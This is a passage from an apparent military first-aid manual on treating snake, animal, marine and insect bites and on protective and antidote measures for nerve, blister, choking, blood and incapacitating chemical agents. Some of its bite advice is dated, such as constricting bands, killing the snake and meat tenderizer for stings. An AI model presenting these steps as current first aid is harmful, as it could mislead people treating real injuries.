a. Nonpoisonous Snakes. There are approximately 130 different varieties of nonpoisonous snakes in the United States. They have oval-shaped heads and round eyes. Unlike poisonous snakes, discussed below, nonpoisonous snakes do not have fangs with which to inject venom. Figure 6-1 depicts the characteristics of a nonpoisonous snake.

b. Poisonous Snakes. Poisonous snakes are found throughout the world, primarily in tropical to moderate climates. Within the United States, there are four kinds: rattlesnakes, copperheads, water moccasins (cottonmouth), and coral snakes. Poisonous snakes in other parts of the world include sea snakes, the fer-de-lance, the bushmaster, and the tropical rattlesnake in tropical Central America; the Malayan pit viper in the tropical Far East; the cobra in Africa and Asia; the mamba (or black mamba) in central and southern Africa; and the krait in India and Southeast Asia. Refer to Figure 6-2 for characteristics of a poisonous pit viper.

c. Pit Vipers (Poisonous). Figure 6-3 depicts a variety of poisonous snakes.

(1) Rattlesnakes, bushmasters, copperheads, fer-de-lance, Malayan pit vipers, and water moccasins (cottonmouth) are called pit vipers because of the small, deep pits between the nostrils and eyes on each side of the head (Figure 6-2). In addition to their long, hollow fangs, these snakes have other identifying features: thick bodies, slit-like pupils of the eyes, and flat, almost triangular-shaped heads. Color markings and other identifying characteristics, such as rattles or a noticeable white interior of the mouth (cottonmouth), also help distinguish these poisonous snakes. Further identification is provided by examining the bite pattern of the wound for signs of fang entry. Occasionally there will be only one fang mark, as in the case of a bite on a finger or toe where there is no room for both fangs, or when the snake has broken off a fang.

(2) The casualty's condition provides the best information about the seriousness of the situation, or how much time has passed since the bite occurred. Pit viper bites are characterized by severe burning pain. Discoloration and swelling around the fang marks usually begins within 5 to 10 minutes after the bite. If only minimal swelling occurs within 30 minutes, the bite will almost certainly have been from a nonpoisonous snake or possibly from a poisonous snake which did not inject venom. The venom destroys blood cells, causing a general discoloration of the skin. Blisters and numbness in the affected area follow this reaction. Other signs, which can occur, are weakness, rapid pulse, nausea, shortness of breath, vomiting, and shock.

d. Corals, Cobras, Kraits, and Mambas. Corals (Figure 6-4), cobras (Figure 6-5), kraits, and mambas all belong to the same group even though they are found in different parts of the world. All four inject their venom through short, grooved fangs, leaving a characteristic bite pattern.

(1) The small coral snake, found in the Southeastern US, is brightly colored with bands of red, yellow (or almost white), and black completely encircling the body. Other nonpoisonous snakes have the same coloring, but on the coral snake found in the US, the red ring always touches the yellow ring. To know the difference between a harmless snake and the coral snake found in the United States, remember the following:

"Red on yellow will kill a fellow,
Red on black, venom will lack."

(2) The venom of corals, cobras, kraits, and mambas produces symptoms different from those of pit vipers. Because there is only minimal pain and swelling, many people believe that the bite is not serious. Delayed reactions in the nervous system normally occur between 1 to 7 hours after the bite. Symptoms include blurred vision, drooping eyelids, slurred speech, drowsiness, and increased salivation and sweating. Nausea, vomiting, shock, respiratory difficulty, paralysis, convulsions, and coma will usually develop if the bite is not treated promptly.

e. Sea Snakes. Sea snakes (Figure 6-6) are found in the warm water areas of the Pacific and Indian oceans, along the coasts, and at the mouths of some larger rivers. Their venom is VERY poisonous, but their fangs are only 1/4 inch long. The first aid outlined for land snakes also applies to sea snakes.

6-3. Snakebites

a. Poisonous snakes DO NOT always inject venom when they bite or strike a person. However, all snakes may carry tetanus (lockjaw); anyone bitten by a snake, whether poisonous or nonpoisonous, should immediately seek medical attention.

- Poison is injected from the venom sacs through grooved or hollow fangs. Depending on the species, these fangs are either long or short. Pit vipers have long hollow fangs. These fangs are folded against the roof of the mouth and extend when the snake strikes. This allows them to strike quickly and then withdraw. Cobras, coral snakes, kraits, mambas, and sea snakes have short, grooved fangs. These snakes are less effective in their attempts to bite, since they must chew after striking to inject enough venom (poison) to be effective. Figure 6-7 depicts the characteristics of a poisonous snakebite.

- In the event you are bitten, attempt to identify and/or kill the snake. Take it to medical personnel for inspection/identification. This provides valuable information to medical personnel who deal with snakebites. TREAT ALL SNAKEBITES AS POISONOUS.

b. The venoms of different snakes cause different effects. Pit viper venom (hemotoxin [blood toxin]) destroys tissue and blood cells. Cobras, adders, and coral snakes inject powerful venom (neurotoxin [nerve toxin]) which affect the central nervous system, causing respiratory paralysis. Water moccasins and sea snakes have venom that is both hemotoxic and neurotoxic.

c. The identification of poisonous snakes is very important since medical treatment will be different for each type of venom. Unless it can be positively identified, the snake should be killed and saved. When this is not possible or when doing so is a serious threat to others, identification may sometimes be difficult since many venomous snakes resemble harmless varieties. When dealing with snakebite problems in foreign countries, seek advice, professional or otherwise, which may help identify species in the particular area of operations.

d. Get the casualty to an MTF as soon as possible and with minimum movement. Until evacuation or treatment is possible, have the casualty lie quietly and not move any more than necessary. If the casualty has been bitten on an extremity, DO NOT elevate the limb; keep the extremity level with the body. Keep the casualty comfortable and reassure him. If the casualty is alone when bitten, he should go to the medical facility himself rather than wait for someone to find him. Unless the snake has been positively identified, attempt to kill it and send it with the casualty. Be sure that retrieving the snake does not endanger anyone or delay transporting the casualty.

(1) If the bite is on an arm or leg, place a constricting band (narrow cravat [swathe], or narrow gauze bandage) one to two fingerbreadths above and below the bite (Figure 6-8). If the bite is on the hand or foot, place a single band above the wrist or ankle. The band should be tight enough to stop the flow of blood near the skin, but not tight enough to interfere with circulation. In other words, it should not have a tourniquet-like affect. If no swelling is seen, place the bands about 1 inch from either side of the bite. If swelling is present, put the bands on the unswollen part at the edge of the swelling. If the swelling extends beyond the band, move the band to the new edge of the swelling. (If possible, leave the old band on, place a new one at the new edge of the swelling, and then remove and save the old one in case the process has to be repeated.)

DO NOT attempt to cut open the bite nor suck out the venom. If the venom should seep through any damaged or lacerated tissues in your mouth, you could immediately lose consciousness or even die.

(2) If the bite is located on an arm or leg, immobilize it at a level below the heart. DO NOT elevate an arm or leg even with or above the level of the heart.

> When a splint is used to immobilize the arm or leg, take EXTREME care to ensure the splinting is done properly and does not bind. Watch it closely and adjust it if any changes in swelling occur.

(3) When possible, clean the area of the bite with soap and water. DO NOT use ointments of any kind.

(4) NEVER give the casualty food, alcohol, stimulants (coffee or tea), drugs, or tobacco.

(5) Remove rings, watches, or other jewelry from the affected limb.

6-4. Human or Animal Bites

Human or other land animal bites may cause lacerations or bruises. In addition to damaging tissue, bites always present the possibility of infection.

a. Human Bites. Human bites that break the skin may become seriously infected since the mouth is heavily contaminated with bacteria. Medical personnel MUST treat all human bites.

b. Animal Bites. Land animal bites can result in both infection and disease. Tetanus, rabies, and various types of fevers can follow an untreated animal bite. Because of these possible complications, the animal causing the bite should, if possible, be captured or killed (without damaging its head) so that it can be tested for disease.

c. First Aid.

(1) Cleanse the wound thoroughly with soap.

(2) Flush it well with water.

(3) Cover it with a sterile dressing.

(4) Immobilize the injured arm or leg, if appropriate.

(5) Transport the casualty immediately to an MTF.

NOTE

If unable to capture or kill the animal, provide medical personnel with any information that will help identify it.

6-5. Marine (Sea) Animals

With the exception of sharks and barracuda, most marine animals will not deliberately attack. The most frequent injuries from marine animals are wounds by biting, stinging, or puncturing. Wounds inflicted by marine animals can be very painful, but are rarely fatal.

a. Sharks, Barracuda, and Alligators. Wounds from these marine animals can involve major trauma as a result of bites and lacerations. Bites from large marine animals are potentially the most life threatening of all injuries from marine animals. Major wounds from these animals can be treated by controlling the bleeding, preventing shock, giving basic life support, splinting the injury, and by securing prompt medical aid.

b. Turtles, Moray Eels, and Corals. These animals normally inflict minor wounds. Treat by cleansing the wound(s) thoroughly and by splinting if necessary.

c. Jellyfish, Portuguese Man-of-War, Anemones, and Others. This group of marine animals inflict injury by means of stinging cells in their tentacles. Contact with the tentacles produces burning pain with a rash and small hemorrhages on the skin. Shock, muscular cramping, nausea, vomiting, and respiratory distress may also occur. Gently remove the clinging tentacles with a towel and wash or treat the area. Use diluted ammonia or alcohol, meat tenderizer, and talcum powder. If symptoms become severe or persist, seek medical assistance.

d. Spiny Fish, Urchins, Stingrays, and Cone Shells. These animals inject their venom by puncturing the skin with their spines. General signs and symptoms include swelling, nausea, vomiting, generalized cramps, diarrhea, muscular paralysis, and shock. Deaths are rare. Treatment consists of soaking the wounds in hot water (when available) for 30 to 60 minutes. This inactivates the heat sensitive toxin. In addition, further first aid measures (controlling bleeding, applying a dressing, and so forth) should be carried out as necessary.

CAUTION

Be careful not to scald the casualty with water that is too hot because the pain of the wound will mask the normal reaction to heat.

6-6. Insect (Arthropod) Bites and Stings

An insect bite or sting can cause great pain, allergic reaction, inflammation, and infection. If not treated correctly, some bites/stings may cause serious illness or even death. When an allergic reaction is not involved, first aid is a simple process. In any case, medical personnel should examine the casualty at the earliest possible time. It is important to properly identify the spider, bee, or creature that caused the bite/sting, especially in cases of allergic reaction.

a. Types of Insects. The insects found throughout the world that can produce a bite or sting are too numerous to mention in detail. Commonly encountered stinging or biting insects include brown recluse spiders (Figure 6-9), black widow spiders (Figure 6-10), tarantulas (Figure 6-11), scorpions (Figure 6-12), urticating caterpillars, bees, wasps, centipedes, conenose beetles (kissing bugs), ants, and wheel bugs. Upon being reassigned, especially to overseas areas, take the time to become acquainted with the types of insects to avoid.

b. Signs and Symptoms. Discussed in paragraphs (1) and (2) below are the most common effects of insect bites/stings. They can occur alone or in combination with the others.

(1) Less serious. Commonly seen signs/symptoms are pain, irritation, swelling, heat, redness, and itching. Hives or wheals (raised areas of the skin that itch) may occur. These are the least severe of the allergic reactions that commonly occur from insect bites/stings. They are usually dangerous only if they affect the air passages (mouth, throat, nose, and so forth), which could interfere with breathing. The bites/stings of bees, wasps, ants, mosquitoes, fleas, and ticks are usually not serious and normally produce mild and localized symptoms. A tarantula's bite is usually no worse than that of a bee sting. Scorpions are rare and their stings (except for a specific species found only in the Southwest desert) are painful but usually not dangerous.

(2) Serious. Emergency allergic or hypersensitive reactions sometimes result from the stings of bees, wasps, and ants. Many people are allergic to the venom of these particular insects. Bites or stings from these insects may produce more serious reactions, to include generalized itching and hives, weakness, anxiety, headache, breathing difficulties, nausea, vomiting, and diarrhea. Very serious allergic reactions (called anaphylactic shock) can lead to complete collapse, shock, and even death. Spider bites (particularly from the black widow and brown recluse spiders) can also be serious. Venom from the black widow spider affects the nervous system. This venom can cause muscle cramps, a rigid, nontender abdomen, breathing difficulties, sweating, nausea, and vomiting. The brown recluse spider generally produces local rather than system-wide problems; however, local tissue damage around the bite can be severe and can lead to an ulcer and even gangrene.

c. First Aid. There are certain principles that apply regardless of what caused the bite/sting. Some of these are—

- If there is a stinger present (for example, from a bee), remove the stinger by scraping the skin's surface with a fingernail or knife. DO NOT squeeze the sac attached to the stinger because it may inject more venom.

- Wash the area of the bite/sting with soap and water (alcohol or an antiseptic may also be used) to help reduce the chances of an infection and remove traces of venom.

- Remove jewelry from bitten extremities because swelling may occur.

- In most cases of insect bites the reaction will be mild and localized; use ice or cold compresses (if available) on the site of the bite/sting. This will help reduce swelling, ease the pain, and slow the absorption of venom. Meat tenderizer (to neutralize the venom) or calamine lotion (to reduce itching) may be applied locally. If necessary, seek medical assistance.

- In more serious reactions (severe and rapid swelling, allergic symptoms, and so forth) treat the bite/sting like you would treat a snakebite; that is, apply constricting bands above and below the site.

- Be prepared to perform basic life-support measures, such as rescue breathing.

- Reassure the casualty and keep him calm.

- In serious reactions, attempt to capture the insect for positive identification; however, be careful not to become a casualty yourself.

- If the reaction to the bite/sting appears serious, seek medical assistance.

WARNING

Insect bites/stings may cause anaphylactic shock (a shock caused by a severe allergic reaction). This is a life-threatening event and a TRUE MEDICAL EMERGENCY. Be prepared to perform the basic life-support measures and to immediately transport the casualty to an MTF.

NOTE

Be aware that some allergic or hypersensitive individuals may carry identification or emergency insect bite treatment kits. If the casualty is having an allergic reaction and has such a kit, administer the medication in the kit according to the instructions which accompany the kit.

d. Supplemental Information. For additional information concerning biting insects, see FM 21-10.

CHAPTER 7

FIRST AID IN A NUCLEAR, BIOLOGICAL, AND CHEMICAL ENVIRONMENT

7-1. General

American forces have not been exposed to NBC weapons/agents on the battlefield since World War I. In future conflicts and wars we can expect the use of such agents. Nuclear, biological, and chemical weapons will rapidly degrade unit effectiveness by forcing troops to wear protective clothing and by creating confusion and fear. Through training in protective procedures and first aid, units can maintain their effectiveness on the integrated battlefield.

7-2. First Aid Materials

You may be issued the following materials to protect, decontaminate, and use as first aid for NBC exposure. You must know how to use the items; some items are described in a through d below. It is equally important that you know when to use them.

a. Nerve Agent Pyridostigmine Pretreatment (NAPP). You may be issued a blister pack of pretreatment tablets when your commander directs. The NAPP is a pretreatment; it is not an antidote. It improves the effectiveness of the nerve agent antidote. When ordered to take the pretreatment you must take one tablet every 8 hours, mission permitting. This must be taken prior to exposure to nerve agents, since it may take several hours to develop adequate blood levels.

NOTE

Commanders must follow investigational new drug protocols for use of the NAPP.

b. M291 Skin Decontaminating Kit. The M291 Skin Decontaminating Kit (Figure 7-1) contains six packets of XE-555 decontaminant resin.

WARNING

For external use only. May be slightly irritating to the eyes. Keep decontaminating powder out of eyes. Use water to wash toxic agent out of eyes.

c. Nerve Agent Antidote Kit, MARK I. Each service member is issued three MARK Is for use in first aid for nerve agent poisoning (Figure 7-2 and paragraph 7-6).

d. Antidote Treatment, Nerve Agent, Autoinjector. A new nerve agent antidote injection device, Antidote Treatment, Nerve Agent, Autoinjector (ATNAA) is currently under development that will replace the MARK I. The ATNAA is a multichambered device with the atropine and pralidoxime chloride in separate chambers. Both antidotes will be administered through a single needle.

7-3. Classification of Chemical and Biological Agents

a. Chemical agents are classified according to the primary physiological effects they produce, such as blistering, choking, vomiting, and incapacitating agents.

b. Biological warfare agents are classified according to the effect they have on man. The effects include their ability to incapacitate and cause death. Most biological warfare agents are delivered as aerosols that effect the respiratory tract; some can be delivered by releasing infected insects, by contaminating food and water, and by injection (injecting material in individuals by terrorist, not mass exposure). These agents are found in living organisms such as fungi, bacteria, and viruses.

WARNING

Swallowing water or food contaminated with nerve, blister, and other chemical agents and with some biological agents can be fatal. NEVER consume water or food that is suspected of being contaminated until it has been tested and found safe for consumption by medical personnel.

7-4. Conditions for Masking Without Order or Alarm

a. Once an attack with a chemical or biological agent is detected or suspected, or information is available that such an agent is about to be used, you must STOP BREATHING and mask immediately. DO NOT WAIT to receive an order or alarm under the following circumstances:

- Your position is hit by artillery missiles, rockets that produce vapors, smoke, and mists, and aerial sprays.
- Smoke or vapor cloud from an unknown source is present or approaching.
- A suspicious odor, liquid, or solid is present.
- A chemical or biological warfare agent attack is occurring.
- You are entering an area known or suspected of being contaminated.
- When casualties are being received from an area where chemical or biological agents have reportedly been used.
- You have one or more of the following symptoms:
  - An unexplained runny nose.
  - A sudden unexplained headache.
  - A feeling of choking or tightness in the chest or throat.
  - Dimness of vision.
  - Irritation of the eyes.
  - Difficulty in or increased rate of breathing without obvious reasons.
  - Sudden feeling of depression.
  - Dread, anxiety, or restlessness.
  - Dizziness or light-headedness.

- Slurred speech.
- Unexplained laughter or unusual behavior is noted in others.
- Numerous unexplained ill personnel.
- Service members suddenly collapsing without evident cause.
- Animals or birds exhibiting unusual behavior or suddenly dying.

b. For further information on protection and masking procedures, refer to FM 3-4, FM 4-02.7, FM 8-284, and FM 8-285.

7-5. First Aid for a Chemical Attack

Your field protective mask gives protection against biological and chemical warfare agents as well as radiological fallout. With practice you can mask in 9 seconds or less, or put on your mask with hood within 15 seconds.

a. Stop breathing. Don your mask, seal it properly, and clear and check it; then resume breathing. Give the alarm, and continue the mission. Keep your mask on until the "all clear" signal has been given.

NOTE

Keep your mask on until the area is no longer hazardous and you are told to unmask.

b. If symptoms of nerve agent poisoning (paragraph 7-7) appear, immediately give yourself one MARK I or ATNAA.

CAUTION

Do not inject a nerve agent antidote until you are sure you need it.

c. If your eyes and face become contaminated, you must immediately try to get under cover. You need shelter to prevent further contamination while performing decontamination procedures on your face. If no overhead cover is available, put your poncho over your head before beginning the decontamination process. Then you put on the remaining protective clothing. If vomiting occurs, the mask should be lifted momentarily and drained—with your eyes closed and while holding your breath—then replaced, cleared, and sealed.

d. If nerve agents are used, mission permitting, watch for persons needing nerve agent antidotes and immediately follow procedures outlined in paragraph 7-8*b* or c.

e. Decontaminate your skin immediately and clothing and equipment as soon as the mission permits.

7-6. Background Information on Nerve Agents

a. Nerve agents are among the deadliest of chemical agents. Nerve agents enter the body by inhalation, by ingestion, and through the skin. Depending on the route of entry and the amount, nerve agents can produce injury or death within minutes. Nerve agents can achieve their effects with small amounts. Nerve agents are absorbed rapidly, and the effects are felt immediately upon entry into the body. You will be issued three MARK Is or three ATNAAs and one Convulsant Antidote for Nerve Agent (CANA). Each MARK I consists of one atropine autoinjector and one pralidoxime chloride (2 PAM Cl) autoinjector (Figure 7-2A). Each ATNAA consist of a multichambered autoinjector with the atropine and pralidoxime chloride in separate chambers (Figure 7-2C). The CANA is a single autoinjector with flanges (Figure 7-2B). Procedures for use of both the MARK I and ATNAA are described below. You will use either the MARK I or the ATNAA in self-aid and buddy aid as issued.

b. When you have the signs and symptoms of nerve agent poisoning, you should immediately put on the protective mask and then inject yourself with one set of the MARK I or ATNAA. Do not administer the CANA. You should inject yourself in the outer (lateral) thigh muscle (Figure 7-3) or if you are thin, in the upper outer (lateral) part of the buttocks (Figure 7-4).

c. Also, you may come upon an unconscious chemical agent casualty who will be unable to care for himself and who will require first aid. You should be able to successfully—

(1) Mask him if he is unmasked.

(2) Inject him, if necessary, with all of HIS autoinjectors.

(3) Decontaminate his skin.

(4) Seek medical assistance.

7-7. Signs and Symptoms of Nerve Agent Poisoning

The symptoms of nerve agent poisoning are grouped as MILD—those that you recognize and for which you can perform self-aid, and SEVERE—those which require buddy aid.

a. MILD Signs and Symptoms.

- Unexplained runny nose.
- Unexplained sudden headache.
- Sudden drooling.
- Difficulty seeing (dimness of vision and miosis).
- Tightness in the chest or difficulty in breathing.
- Localized sweating and muscular twitching in the area of contaminated skin.
- Stomach cramps.
- Nausea.
- Tachycardia followed by bradycardia. (Tachycardia is an abnormally rapid heartbeat with a heart rate of over 100 beats per minute. Bradycardia is a slow heart rate of less than 60 beats per minute.)

b. SEVERE Signs and Symptoms.

- Strange or confused behavior.
- Wheezing, dyspnea (difficulty in breathing), and coughing.
- Severely pinpointed pupils.
- Red eyes with tearing.
- Vomiting.
- Severe muscular twitching and general weakness.
- Involuntary urination and defecation.

- Convulsions.
- Unconsciousness.
- Respiratory failure.
- Bradycardia.

7-8. First Aid for Nerve Agent Poisoning

First aid for nerve agent poisoning consists of administering the MARK I or ATNAA and CANA.

a. Injection Site. The injection site for administering the antidotes is normally in the outer thigh muscle. The thigh injection site is the area about a hand's width above the knee to a hand's width below the hip joint (Figure 7-3). It is important that the injection be given into a large muscle area. If the individual is thinly built, then the injections should be administered into the upper outer quarter (quadrant) of the buttock (Figure 7-4). Injecting in the buttocks of a thinly built individual avoids injury to the thighbone.

b. Self-Administer MARK I. If you experience any or all of the nerve agent MILD symptoms (paragraph 7-7*a*), you must IMMEDIATELY put on your protective mask and self-administer one MARK I (Figure 7-2A). Follow the procedure given in Table 7-1. The MARK I is carried in your protective mask carrier, pocket of the MOPP overgarment, or other location as specified in your unit tactical standing operating procedure (TSOP). (In cold weather, the MARK I should be stored in an inside pocket of your clothing to protect the antidote from freezing. A frozen MARK I cannot be immediately used to provide you with antidote, when needed. (However, the MARK I can still be used after complete thawing.)

* USE STEPS LISTED FOR TYPE OF ANTIDOTE DEVICE ISSUED.
 ONLY ADMINISTER ONE MARK I OR ATNAA AS SELF-AID. DO NOT SELF-ADMINISTER CANA.

CAUTION

DO NOT cover or hold the needle end with your hand, thumb, or fingers—you might accidentally inject yourself. An accidental injection into the hand WILL NOT deliver an effective dose of the antidote, especially if the needle goes through the hand.

NOTE

If you are thinly built, inject yourself into the upper outer quadrant of the buttock (Figure 7-7). There is a nerve that crosses the buttocks; hitting this nerve can cause paralysis. Therefore, you must only inject into the upper outer quadrant of the buttock.



Figure 7-9. One set of used MARK I autoinjectors attached to pocket flap.

NOTES

1. DO NOT give yourself another set of injections. If you are able to walk without assistance, know who you are, and where you are, you WILL NOT need the second set of injections. (If not needed, giving yourself a second set of MARK I injections or ATNAA may create a nerve agent antidote overdose, which could cause incapacitation [inability to perform mission or defend yourself].)

2. If you continue to have symptoms of nerve agent poisoning, seek someone else (a buddy) to check your symptoms and administer the additional sets of injections, if required.

c. Buddy Evaluation and Buddy Aid. Service members may seek assistance after self-aid (self-administering one MARK I or ATNAA) or may become incapacitated after self-aid. A buddy must evaluate the individual to determine if additional antidotes are required to counter the effects of the nerve agent. Also, service members may experience SEVERE symptoms of nerve agent poisoning (paragraph 7-7*b*); they will not be able to treat themselves. In either case, other service members must perform buddy aid as quickly as possible. Before initiating buddy aid, determine if one set of MARK I autoinjectors has already been used so that no more than three sets of the antidote are administered. Buddy aid also includes administering the CANA with the third MARK I or ATNAA to prevent convulsions. Follow the procedures indicated in Table 7-2.

WARNING

Squat, DO NOT kneel, when masking the casualty or administering the nerve agent antidote to the casualty. Kneeling may force the chemical agent into or through your protective clothing.

CAUTION

DO NOT use your own MARK I, ATNAA, or CANA on a casualty. If you use your own, you may not have any antidote if needed for self-aid.

WARNING

DO NOT inject into areas close to the hip, knee, or thigh-bone.

STEP 15. MASSAGE INJECTION SITE, MISSION PERMITTING.

* USE STEPS LISTED FOR TYPE OF ANTIDOTE DEVICE ISSUED.
 CANA IS USED IN BUDDY AID/CLS AID ONLY. DO NOT USE IN SELF-AID.

NOTE

If the casualty is thinly built, inject the antidote into the buttock. Only inject the antidote into the upper outer portion of the casualty's buttock (Figure 7-11). This avoids hitting the nerve that crosses the buttocks (Figure 7-4). Hitting this nerve can cause paralysis.



Figure 7-13. Three sets of used MARK I autoinjectors and one CANA autoinjector attached to pocket flap.

d. Self-Administer Antidote Treatment Nerve Agent Autoinjector. If you experience any or all of the nerve agent MILD symptoms (paragraph 7-7*b*), you must IMMEDIATELY self-administer one ATNAA following the procedure given Table 7-1.

NOTE

If you are thinly-built, inject yourself into the upper outer quarter (quadrant) of the buttock (Figure 7-15). There is a nerve that crosses the buttocks; hitting this nerve can cause paralysis. Therefore, you must only inject into the upper outer quarter (quadrant) of the buttocks.

NOTE

If you continue to have symptoms of nerve agent poisoning, seek someone else (a buddy) to check your symptoms and administer your remaining sets of injections, if required.

e. Buddy Assistance. Service members may seek assistance after self-aid (self-administering one ATNAA) or may become incapacitated after self-aid. A buddy must evaluate the individual to determine if additional antidotes are required to counter the effects of the nerve agent. Also, service members may experience SEVERE symptoms of nerve agent poisoning (paragraph 7-7*b*); they will not be able to treat themselves. In either case, other service members must perform buddy aid as quickly as possible. Before initiating buddy aid, determine if one ATNAA has already been used so that no more than three ATNAA are administered. Buddy aid also includes administering the CANA with the third ATNAA to prevent convulsions. Follow the procedures indicated in Table 7-2.

WARNING

Squat, DO NOT kneel, when masking the casualty or administering the nerve agent antidotes to the casualty. Kneeling may force any chemical agent on your overgarment into or through your protective clothing.

NOTE

If the casualty is thinly built, inject the antidote into the buttocks (Figure 7-18). Only inject the antidote into the upper outer portion of the casualty's buttocks. This avoids hitting the nerve that crosses the buttocks (Figure 7-4). Hitting this nerve can cause paralysis.

WARNING

DO NOT inject into areas close to the hip, knee, or thighbone.

f. Combat Lifesaver.

(1) The combat lifesaver must check to verify if the individual has received three sets of MARK I or ATNAAs. If not, the combat lifesaver performs first aid as described for buddy aid above. If the individual has received the initial three sets of MARK I, then the combat lifesaver may administer additional atropine injections at approximately 15 minute intervals until atropinization is achieved (that is a heart rate above 90 beats per minute, reduced bronchial secretions, and reduced salivations). Administer additional atropine at intervals of 30 minutes to 4 hours to maintain atropinization or until the casualty is placed under the care of medical personnel. Check the heart rate by lifting the casualty's mask hood and feeling for a pulse at the carotid artery. Request medical assistance as soon as the tactical situation permits.

(2) The CLS should administer additional CANA to casualties suffering convulsions. Administer a second, and if needed, a third CANA at 5 to 10 minute intervals for a maximum of three injections (30 milligrams diazepam). Follow the steps and procedures described in buddy aid for administering the CANA. DO NOT give more than two additional injections for a total of three (one self-aid plus two by the CLS).

7-9. Blister Agents

Blister agents (vesicants) include mustard (H and HD), nitrogen mustards (HN), lewisite (L), and other arsenicals, mixtures of mustards and arsenicals, and phosgene oxime (CX). Blister agents may act on the eyes, mucous membranes, lungs, and skin. They burn and blister the skin or any other body parts they contact. Even relatively low doses may cause serious injury. Blister agents damage the respiratory tract (nose, sinuses, and windpipe) when inhaled and cause vomiting and diarrhea when absorbed. Lewisite and CX cause immediate pain on contact. However, mustard agents are deceptive as there is little or no pain at the time of exposure. Thus, in some cases, signs of injury may not appear for several hours after exposure.

a. Protective Measures. Your protective mask with hood and protective overgarment provide protection against blister agents. If it is known or suspected that blister agents are being used, STOP BREATHING, put on your mask and your protective overgarment.

CAUTION

Large drops of liquid vesicants on the protective overgarment ensemble may penetrate it if allowed to stand for an extended period. Remove large drops as soon as possible.

b. Signs and Symptoms of Blister Agent Poisoning.

(1) Immediate and intense pain upon contact with L, LH (lewisite and mustard) mixture, and CX. No initial pain upon contact with mustard.

(2) Inflammation and blisters (burns) resulting in tissue destruction. The severity of a chemical burn is directly related to the concentration of the agent and the duration of contact with the skin. The longer the agent is in contact with the tissue, the more serious the injury will be.

(3) Vomiting and diarrhea. Exposure to high concentrations of vesicants may cause vomiting or diarrhea.

(4) Death. The blister agent vapors absorbed during ordinary field exposure will probably not cause enough internal body (systemic) damage to result in death. However, death may occur from prolonged exposure to high concentrations of vapor or from extensive liquid contamination over wide areas of the skin, particularly when decontamination is neglected or delayed.

c. First Aid Measures.

(1) Use your M291 Skin Decontaminating Kit to decontaminate your skin and use water to flush contaminated eyes. Decontamination of vesicants must be done immediately (within 1 minute is best).

(2) If blisters form, cover them loosely with a field dressing and secure the dressing.

CAUTION

Blisters are actually burns. DO NOT attempt to decontaminate the skin where blisters have formed, as the agent has already been absorbed.

(3) If you receive blisters over a wide area of the body, you are considered seriously burned. Seek medical assistance immediately.

(4) If vomiting occurs, the mask should be lifted momentarily and drained—while the eyes are closed and the breath is held—and replaced, cleared, and sealed.

(5) Remember, if vomiting or diarrhea occurs after having been exposed to blister agents, seek medical assistance immediately.

7-10. Choking Agents (Lung-Damaging Agents)

Chemical agents that attack lung tissue, primarily causing fluid buildup (pulmonary edema), are classified as choking agents (lung-damaging agents). This group includes phosgene (CG), diphosgene (DP), chlorine (Cl), and chloropicrin (PS). Of these four agents, CG is the most dangerous and is more likely to be employed by the enemy in future conflict.

a. Protective Measures. Your protective mask gives adequate protection against choking agents.

b. Signs and Symptoms. During and immediately after exposure to choking agents (depending on agent concentration and length of exposure), you may experience some or all of the following signs and symptoms:

- Tears (lacrimation).
- Coughing.
- Choking.
- Tightness of chest.
- Nausea and vomiting.
- Headaches.

c. Self-Aid.

(1) The protective mask should be put on immediately when any of the conditions described in b above exist. Another indication of a CG attack is an odor like newly mown hay; however, DO NOT rely upon odor as indication of a chemical attack.

(2) If some CG is inhaled, normal combat duties should be continued unless there is difficulty in breathing, nausea, vomiting, or more than the usual shortness of breath during exertion. If any of the above symptoms occur and the mission permits, remain at quiet rest until medical evacuation is accomplished.

d. Death. With ordinary field exposure to choking agents, death will probably not occur. However, prolonged exposure to high concentrations of the vapor and neglect or delay in masking can be fatal.

7-11. Cyanogen (Blood) Agents

Cyanogen agents interfere with proper oxygen utilization in the body. Hydrogen cyanide (AC) and cyanogen chloride (CK) are the primary agents in this group.

a. Protective Measures. Your protective mask with a fresh filter gives adequate protection against field concentrations of cyanogen agent vapor. The protective overgarments, as well as the mask, are needed when exposed to liquid AC.

b. Signs and Symptoms. During and immediately after exposure to cyanogen agents (depending on agent concentration and length of exposure), you may experience some or all of the following signs and symptoms:

- Tearing (lacrimation).
- Eye, nose, and throat irritation.
- Sudden stimulation of breathing (unable to hold breath).
- Nausea.
- Coughing.
- Tightness of chest.
- Headache.
- Light-headedness (dizziness).
- Unconsciousness.

c. First Aid.

(1) Hydrogen cyanide. During any chemical attack, if you get a sudden stimulation of breath or detect an odor like bitter almonds, PUT ON YOUR MASK IMMEDIATELY. Speed is absolutely essential since this agent acts so rapidly that within a few seconds its effects will make it impossible for service members to put on their mask by themselves. Stop breathing until the mask is on, if at all possible. This may be very difficult since the agent strongly stimulates respiration.

(2) Cyanogen chloride. Put your mask on immediately if you experience any irritation of the eyes, nose, or throat. Service members who are unable to mask should be masked by the nearest service member (buddy).

d. Medical Assistance. If you suspect that you have been exposed to blood agents, seek medical assistance immediately.

7-12. Incapacitating Agents

An incapacitating agent is a chemical agent which produces temporary, disabling conditions which persist for hours to days after exposure. Unlike riot control agents, which usually are momentary or fleeting in action, incapacitating agents have a persistent effect. It is likely that smoke-producing munitions or aerosols will disseminate such agents, thus making breathing their means of entry into the body. The protective mask is, therefore, essential.

a. There are no specific first aid measures to relieve the symptoms of incapacitating agents. Supportive first aid and physical restraint may be indicated. If the casualty is stuporous or comatose, be sure that respiration is unobstructed; then turn him on his side in case vomiting should occur. Complete cleansing of the skin with soap and water should be done as soon as possible; or, the M291 Skin Decontaminating Kit can be used if washing is impossible. Remove weapons and other potentially harmful items from service members who are suspected of having these symptoms. Harmful items include cigarettes, matches, medications, and small items that might be swallowed accidentally. Delirious (confused) persons have been known to attempt to eat items bearing only a superficial resemblance to food.

b. Incapacitating agents (anticholinergic drugs BZ type) may produce alarming dryness and coating of the lips and tongue; however, there is usually no danger of immediate dehydration. Fluids should be given sparingly, if at all, because of the danger of vomiting and because of the likelihood of temporary urinary retention due to paralysis of bladder muscles.

c. If the body temperature is elevated and mucous membranes are dry, immediate and vigorous cooling (as for heatstroke) is indicated. Methods that can be used to cool the skin are spraying with cool water and air circulation (fanning); applying alcohol soaked cloths and air circulation; and providing maximum exposure to air in a shaded area, along with maximum air circulation. Such cases are usually a result of anticholinergic poisoning. Rapid evacuation should be accomplished since medical treatment with the appropriate medication may be lifesaving.

CAUTION

DO NOT use ice for cooling the skin.

